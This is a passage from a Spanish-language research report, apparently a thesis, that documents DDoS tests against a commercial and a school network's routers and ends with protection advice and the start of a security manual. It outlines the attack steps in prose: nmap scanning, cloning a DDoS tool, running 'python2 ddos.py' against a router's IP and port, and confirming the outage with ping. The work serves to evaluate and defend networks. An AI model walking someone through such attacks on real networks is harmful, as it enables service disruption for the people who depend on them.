


Figura 82. Escaneando el hostname

Fuente: Grupo Investigativo




Figura 83. Instalación Python 2.

Fuente: Grupo Investigativo

Colocaremos el Git Clone




Figura 84. Comando Git Clone de instalación de DDoS

Cambiaremos el directorio para el ataque DDoS




Figura 85. Cambio de directorio para el ataque DDoS.

Fuente: Grupo Investigativo

Vemos que puertos abiertos tiene la IP del Ciber con el programa nmap




Figura 86. Verificación de puertos abiertos con Nmap

Fuente: Grupo Investigativo

Pondremos el comando Python2 ddos.py para ingresar al programa que nos permitirá hacer el ataque.

Enviaremos los paquetes.




Figura 87. Consola de ataques DDoS.

Fuente: Grupo Investigativo




Figura 88. Ejecución del ataque DDoS a la red comercial.

Fuente: Grupo Investigativo

Hacemos un ping con el comando ping 8.8.8.8 -t para ver si la red se está cayendo y ver si es vulnerable.

Cómo se puede observar se está cayendo el internet porque el Router Nebula 300 Plus es el más vulnerable a todos los Routers por su precio que es más económico y su calidad es baja.




Figura 89. Resultado del ataque DDoS Red Comercial.

Fuente: Grupo Investigativo

5.1.2.4.Evaluación de ataques DDoS a sistema de red Educativa.

✓ **MODELO EDUCATIVO**

A continuación, se muestra cómo se generaron los ataques DDoS en la Unidad Educativa Machachi con el Router Cisco Linksys E900.

Para poder realizar los ataques DDoS abrimos la herramienta nmap para saber cuáles son los puertos abiertos del Router para poder realizar el ataque.




Figura 90. Verificación de puertos abiertos con Nmap.

Fuente: Grupo Investigativo

Ingresamos a Kali Linux que tenemos descargado en una máquina virtual, nos dirigimos al terminal y a la carpeta DDOS para poder realizar los ataques en python2.




Figura 91. Ingreso a la carpeta de ataques DDoS.

Fuente: Grupo Investigativo

Ingresamos la IP del router y puerto abierto para realizar los ataques DDoS.




Figura 92. Consola de ataques DDoS.

Fuente: Grupo Investigativo

Como se observa se están mandando los paquetes a la red




Figura 93. Ejecución del ataque DDoS a la red educativa.

Fuente: Grupo Investigativo

Hacemos un ping con el comando ping 8.8.8.8 -t para ver si la red se está cayendo y ver si es vulnerable

Como se puede observar no se cayó el internet porque el Router Cisco Linksys E900 es más seguro que los otros Routers porque ningún puerto está abierto, por lo tanto, no se puede atacar.




Figura 94. Resultado del ataque DDoS Red Educativa.

Fuente: Grupo Investigativo

✓ **Formas de Protección**

1.-Actualización de firewall en el router.

Algo que no puede faltar para proteger correctamente cualquier equipo es mantenerlo actualizado. Debemos asegurarnos de contar con la última versión del firmware del router. Son muchas las vulnerabilidades que pueden estar presentes. Muchos fallos que de una u otra forma son aprovechados por los piratas informáticos para llevar a cabo ataques DDoS.

2.- Ayuda con el proveedor del servicio a internet.

En caso de no poder bloquear los ataques DDoS se recomienda llamar al proveedor de internet y dar una solución al problema.

3.- Usar una contraseña fuerte para el Wi-Fi.

Se debe crear una contraseña para el Wi-Fi que sea fuerte y evite la entrada de intrusos. Debe contar con letras (mayúsculas y minúsculas), números y otros símbolos especiales. Todo ello debe estar de forma aleatoria y además la clave debe ser única y no estar utilizándose en

cualquier otro servicio o dispositivo para que el usuario X no pueda ingresar a la red y no pueda atacar.

5.1.4. Fase 4 Pruebas, Documentación y Resultados

5.1.4.1.Manual de Seguridad ante ataques DDoS en red Doméstica 1.

El presente manual tiene como objetivo proteger nuestra red doméstica 1 con un dispositivo Tp-Link ante un ataque DDoS, el cual puede causar una detección de nuestros servicios de internet. Para realizar este manual se dividirá en cuatro partes: el estado normal, ataque al dispositivo, la protección y la restauración y por último la revisión.

- ✓ **Estado normal**

  En esta etapa se verifica que el dispositivo se encuentre seguro para que no exista ningún ataque DDoS.

  1. Verificar si nuestros servicios de internet están disponibles
  2. Analizaremos el nivel de tráfico de red que llega a nuestros dispositivos como por ejemplo el ancho de banda en bits por segundo, paquetes por segundo o peticiones por segundo.
  3. Detectar si nuestros dispositivos no contienen archivos maliciosos o virus.
  4. Posteriormente observaremos que nuestros dispositivos (computadoras) estén actualizados o tengan activadas todas las seguridades por ejemplo la activación de un antivirus.

- ✓ **Ataque al dispositivo**

  En la etapa de violación de Seguridad o ataque del dispositivo debemos tener en cuenta que nos vemos inmiscuidos a un ataque DDoS por lo cual debemos tener en cuenta lo siguiente:

